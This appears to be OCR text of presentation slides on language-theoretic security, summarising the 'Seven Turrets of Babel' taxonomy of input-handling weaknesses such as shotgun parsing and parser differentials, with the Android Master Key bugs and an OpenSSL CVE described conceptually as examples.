


Sept. 2013

- **The Seven Turrets of Babel: A Taxonomy of LangSec Errors and How to Expunge Them**, Falcon Darkstar Momot, Sergey Bratus, Sven M. Hallberg, Meredith L. Patterson, in IEEE SecDev 2016, Nov. 2016, Boston. [PDF]. (See also Brucon 2012, Shmoocon 2013 talks for more LangSec-preventable weakness and vulnerability examples)

different parsing back-ends. It's also bit-oriented rather than character-oriented, making it ideal for parsing binary data such as images, network packets, audio, and executables. Hammer grammars can include single-bit flags or multi-bit constructs that span character boundaries, with no hassle. Hammer is thread-safe and reentrant. HammerPrimer is a tutorial for Hammer, in a series of Youtube videos.


[http://langsec.org/]



II. Taxonomy

- Shotgun parsing (ad-hoc validation during processing)
- Non-minimalist input-handling code
- Input language more complex than deterministic context-free
- Differing interpretations of input language
- Incomplete protocol specification
- Overloaded field in input format
- Permissive processing of invalid input


[From paper “The Seven Turrets of Babel” – text trimmed for presentation]



a) Shotgun Parsing: Shotgun parsing is a programming antipattern whereby parsing and input-validating code is mixed with and spread across processing code—throwing a cloud of checks at the input, and hoping, without any systematic justification, that one or another would catch all the “bad” cases.

Shotgun parsing necessarily deprives the program of the ability to reject invalid input instead of processing it. Late-discovered errors in an input stream will result in some portion of invalid input having been processed, with the consequence that program state is difficult to accurately predict. This type


[From paper “The Seven Turrets of Babel” – text trimmed for presentation]



b) Non-Minimalist Input-handling Code:


Initial input-handling code should do nothing more than consume input, validate it (correctly), and deserialize it. Bugs related to any computing power present in input-handling code that is over the bare minimum required by the language fall into this category. Computational power exposed at a validator is power and privilege given to the attacker, and must be minimized.

[From paper “The Seven Turrets of Babel” – text trimmed for presentation]




c) Input Language More Complex than Deterministic Context-Free: We recommend not letting language complexity go above deterministic context-free (DCF) first and foremost because of the issue of parser equivalence. Most systems these days contain not one, but several parser implementations for the same protocol; it is an implicit requirement for correctness and often security that these implementations be equivalent in how they interpret the protocol's messages. When testing equivalence, automation is desirable—but syntactic complexity beyond DCF sets a sharp theoretical limit to what can be achieved algorithmically.

[From paper “The Seven Turrets of Babel” – text trimmed for presentation]



d) Differing Interpretations of Input Language:


An excellent example of this weakness is the series of bugs collectively known as the Android Master Key bugs [41,
In these, different components of the Android install chain—namely, the Java-based cryptographic signature verifier and the C++-based installer—disagreed in the interpretation of the ZIP-ed package contents, resulting in the attacker's ability to install entirely different contents than what was verified. The remedy eventually included handling package input data with the *same* parser.



APK Verification


The core issue is that Android package (APK) files are parsed and verified by a different implementation of "unzip a file" than the code that eventually loads content from the package: the files are verified in Java, using Harmony's ZipFile implementation from libcore, while the data is loaded from a C re-implementation.

[http://www.saurik.com/id/17]



e) Incomplete Protocol Specification: Attempting to write equivalent parsers is of course impossible if the language itself is ill-defined. For example, consider OpenSSL CVE-2016-0703, a high-severity OpenSSL bug involving an obsolete method of negotiating the client master key wherein part of it is sent in the clear. The protocol specification indicates how to handle "clear key bits", but says little about permitted scenarios and usages for them [27]. This specification-level incompleteness coupled with a faithful implementation of the protocol led directly to exploitability.

[From paper "The Seven Turrets of Babel" – text trimmed for presentation]

